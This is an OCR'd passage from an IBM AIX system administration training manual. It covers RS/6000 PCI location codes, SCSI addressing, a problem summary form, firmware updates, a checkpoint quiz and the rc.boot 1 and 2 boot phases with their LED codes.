


Figure 3-18. Location Codes: Model 150 AU1610.0

Notes:

The location codes vary among PCI systems. The 43P Model 150 has a different addressing scheme than the 44P Model 270, for example. The same concept is still here - providing information about where the device is attached. The information on this page pertains only to the Model 150.

The processor bus still contains the processor and memory (addresses start with 00). The integrated ISA devices still start with 01, but the follow-on codes differ from the Model 140. You can see examples in the picture. For instance, the keyboard adapter is 01-K1 and the diskette adapter is 01-D1. On the Model 150, the integrated PCI device addresses start with 10. You can see the SCSI controller has an address of 10-80 and the Ethernet adapter has an address of 10-60.


Attached to the PCI bus is a riser card that has slots for the pluggable PCI cards. There are five slots on this card. Slots 1, 4, and 5 are on a secondary bus (addresses start with 1P), while, slots 2 and 3 are on the primary bus (as we have already seen start with 10). Here are the valid address ranges for those slots:

1P-08 to 1P-0f	Slot 1
10-b0 to 10-b7	Slot 2
10-90 to 10-97	Slot 3
1P-18 to 1P-1f	Slot 4
1P-10 to 1P-17	Slot 5

In our example, the token-ring card is plugged into slot 1 (part of the secondary bus) and is assigned the address 1P-08. The graphics card is in Slot 2 (on the primary PCI bus) and is assigned the address 10-b0. The system will ensure there is a unique pair of numbers for each device.

For specifics on your type of machine, you should refer to the *RS/6000 User's Guide* for your model.

SCSI Addressing



- Both ends, internal and external, of SCSI bus must be terminated

Figure 3-19. SCSI Addressing AU1610.0

Notes:

SCSI devices must use a unique SCSI address that has to be set on the SCSI device. It is very important that each device on an SCSI bus have a unique SCSI ID. To find out which addresses are already used, use the **lsdev** command:

```
# lsdev -Cs scsi -H
name      status       location       description

hdisk0    Available    04-C0-00-4,0   16 Bit SCSI Disk Drive
hdisk1    Available    04-C0-00-5,0   16 Bit SCSI Disk Drive
hdisk2    Available    04-C0-00-11,0  16 Bit SCSI Disk Drive
rmt0      Available    04-C0-00-2,0   2.3GB 8mm Tape Drive
                                |
                           SCSI address
```

The SCSI address consists of a physical unit number and a logical unit number. The physical unit number identifies a SCSI device, for example hdisk0 or rmt0. Some SCSI devices, for example, CD changers where more than one CD could be inserted, use logical unit numbers. In this case, the logical unit number reflects the first, second, and so forth, CD in the drive.


Today most internal SCSI devices are self-terminating. However, a terminator resistor pack has to be attached to the device at the end of the daisy-chain externally. The SCSI adapter broadcasts to all devices attached to the SCSI system; each device reads the broadcast to determine whether the data is for them and, if so, reads the data. The data, however, continues down the SCSI bus. If no terminator is present the data will bounce back up the SCSI bus, and the receiving device will read the data again.

On an AIX system the lack of a terminator will in most cases not cause a problem. However, when it does, it is usually a serious problem, such as a system crash, or a system that does not boot.

Typically, SCSI controllers support up to seven devices, with SCSI addresses 0 through 6. If the SCSI controller supports **wide SCSI**, it supports up to 15 devices per SCSI bus, with addresses ranging from 0 through 15, excluding 7.

Never use the address 7 as SCSI address. This address is used by the adapter itself.

Problem Summary Form



Background Information

1. Record the Current Date and Time ______________________________
2. Record the System Date and Time (if available) _____________________
3. Record the Symptom ____
4. Record the Service Request Number (SRN) _______________________
5. Record the Three-Digit Display Codes (if available) __-__-__-__
6. Record the Location Codes:
   - First FRU __-__-__-__
   - Second FRU __-__-__-__
   - Third FRU __-__-__-__
   - Fourth FRU __-__-__-__

Problem Description

Data Captured

(Describe data captured, such as system dumps, core dumps, error IDs error logs, or messages that needs to be examined by your service organization)

(After completing this form, copy it and keep it on hand for future problem solving reference.)

Figure 3-20. Problem Summary Form AU1610.0


Notes:

For every problem that comes up on your AIX system, not only boot problems, fill out the **Problem Summary Form**.


This information is used by IBM Support to analyze your problem.

Getting Firmware Updates from Internet

1. Get firmware update from IBM


http://www.rs6000.ibm.com/support/micro

2. Update firmware via System Management Services


System Management Service

Select one:
1. Manage Configuration
2. Select Boot Devices
3. Test the Computer
4. Utilities

Utilities

Update System Firmware

Figure 3-21. Getting Firmware Updates from Internet AU1610.0

Notes:

If you ever need a firmware update for your PCI model, for example, you want to install new hardware that requires a higher firmware level, download a **firmware update diskette** from the Internet. Use URL **http://www.rs6000.ibm.com/support/micro** to download the firmware update. After downloading the package follow the instructions in the **README** that comes with the package to create the diskette.

To install the new firmware level, start the **System Management Services** and select **Utilities**. From there, select **Update System Firmware**.

This will install a new firmware level on your PCI model.

This shows the ASCII interface of the SMS programs. If you are using the graphical interface, you would select Utilities followed by Update.

Next Step

Figure 3-22. Next Step AU1610.0

Notes:

At the end of the exercise, you should be able to:

- Boot a machine in maintenance mode
- Repair a corrupted boot logical volume
- Alter boot lists on different RS/6000 hardware models

Checkpoint

1. During the AIX boot process, the AIX kernel is loaded from the root file system. True or False?

   ____

2. Which RS/6000 models do not have a bootlist for the service mode?

   ____

3. How do you boot an AIX machine in maintenance mode?

   ____

   ____

4. Your machine keeps rebooting and repeating the POST. What can be the reason for this?

   ____

   ____

Figure 3-23. Checkpoint AU1610.0

Notes:

Unit Summary

- During the boot process a **boot logical volume is loaded** into **memory.**
- Boot devices and sequences can be updated via the **bootlist**-command and the **diag**-command.
- The boot logical volume contains an **AIX kernel**, an **ODM** and a boot script **rc.boot** that controls the AIX boot process.
- The boot logical volume can be re-created using the **bosboot** command.
- LED codes produced during the boot process can be used to **diagnose boot problems**. PCIs additionally use **visual boot signals**.

Figure 3-24. Unit Summary AU1610.0

Notes:

Unit 4. System Initialization Part II

What This Unit Is About

This unit describes the final stages of the boot process and outlines how devices are configured for the system.

Common boot errors are described and how they can be analyzed to fix boot problems.

What You Should Be Able to Do


After completing this unit, you should be able to:

- Identify the steps in system initialization from loading the boot image to boot completion
- Identify how devices are configured during the boot process
- Analyze and solve boot problems

How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Lab exercise



Unit Objectives

After completing this unit, students should be able to:

- Identify the steps in system initialization from **loading the boot image** to **boot completion**
- Identify **how devices** are **configured** during the **boot process**
- **Analyze** and **solve boot problems**

Figure 4-1. Unit Objectives AU1610.0

Notes:

There are many reasons for boot failures. The hardware might be damaged or, due to user errors, the operating system might not be able to complete the boot process.

A good knowledge of the AIX boot process is a prerequisite for all AIX system administrators.

4.1 AIX Initialization Part 1

System Software Initialization - Overview




Figure 4-2. System Software Initialization - Overview AU1610.0

Notes:

This page provides the boot sequence after loading the AIX kernel from the boot logical volume.

The AIX kernel gets control and executes the following steps:

- The kernel creates a RAM file system by using the components from the boot logical volume. At this stage the rootvg is not available, so the kernel needs to work with the boot logical volume. You can consider this RAM file system as a small AIX operating system.
- The kernel starts the **init** process which was loaded out of the boot logical volume (not from the root file system). This **init** process executes a boot script **rc.boot**.
- **rc.boot** controls the boot process. In the first phase (it is called by **init** with **rc.boot 1**), the base devices are configured. In the second phase (**rc.boot 2**), the rootvg is activated (or varied on).

- After activating the rootvg, the kernel destroys the RAM file system and accesses the rootvg file systems from disks. The **init** from the boot logical volume is replaced by the **init** from the root file system **hd4**.
- This **init** processes the /**etc**/**inittab** file. Out of this file, **rc.boot** is called a third time (**rc.boot 3**) and all remaining devices are configured.

rc.boot 1




Figure 4-3. rc.boot 1 AU1610.0

Notes:

The **init** process started from the RAM file system executes the boot script **rc.boot 1**. If **init** fails for some reason (for example, a bad boot logical volume), **c06** is shown on the LED display. The following steps are executed when **rc.boot 1** is called:

- The **restbase** command is called which copies the ODM from the boot logical volume into the RAM file system. After this step an ODM is available in the RAM file system. The LED shows **510** if **restbase** completes successfully, otherwise LED **548** is shown.
- When **restbase** has completed successfully, the configuration manager **cfgmgr** is run with the option **-f** (first). **cfgmgr** reads the **Config_Rules** class and executes all methods that are stored under **phase=1**. Phase 1 configuration methods results in the configuration of base devices into the system, so that the rootvg can be activated in the next **rc.boot** phase.
- Base devices are all devices that are necessary to access the rootvg. If the rootvg is stored on a hdisk0, all devices from the motherboard to the disk itself must be configured in order to be able to access the rootvg.

- At the end of **rc.boot 1** the system determines the last boot device by calling **bootinfo -b**. The LED shows **511**.

rc.boot 2 (Part 1)




Figure 4-4. rc.boot 2 (Part 1) AU1610.0

Notes:

rc.boot is run for the second time and is passed to parameter 2. The LED shows **551**. The following steps take part in this boot phase:

- The rootvg is varied on with a special version of the **varyonvg** command designed to handle rootvg. If **ipl_varyon** completes successfully, **517** is shown on the LED, otherwise **552**, **554** or **556** are shown and the boot process stops.
- The root file system **hd4** is checked by **fsck**. The option **-f** means that the file system is checked only if it was mounted uncleanly during the last shutdown. This improves the boot performance. If the check fails, **555** is shown on the LED.
- Afterwards /**dev/hd4** is mounted directly onto the **root (/)** in the RAM file system. If the mount fails, for example, due to a **corrupted JFS log**, the LED shows **557** and the boot process stops.
- Next /**dev/hd2** is checked (again with option -f, that checks only if the file system wasn't unmounted cleanly) and mounted. If the mount fails, LED **518** is displayed and the boot stops.

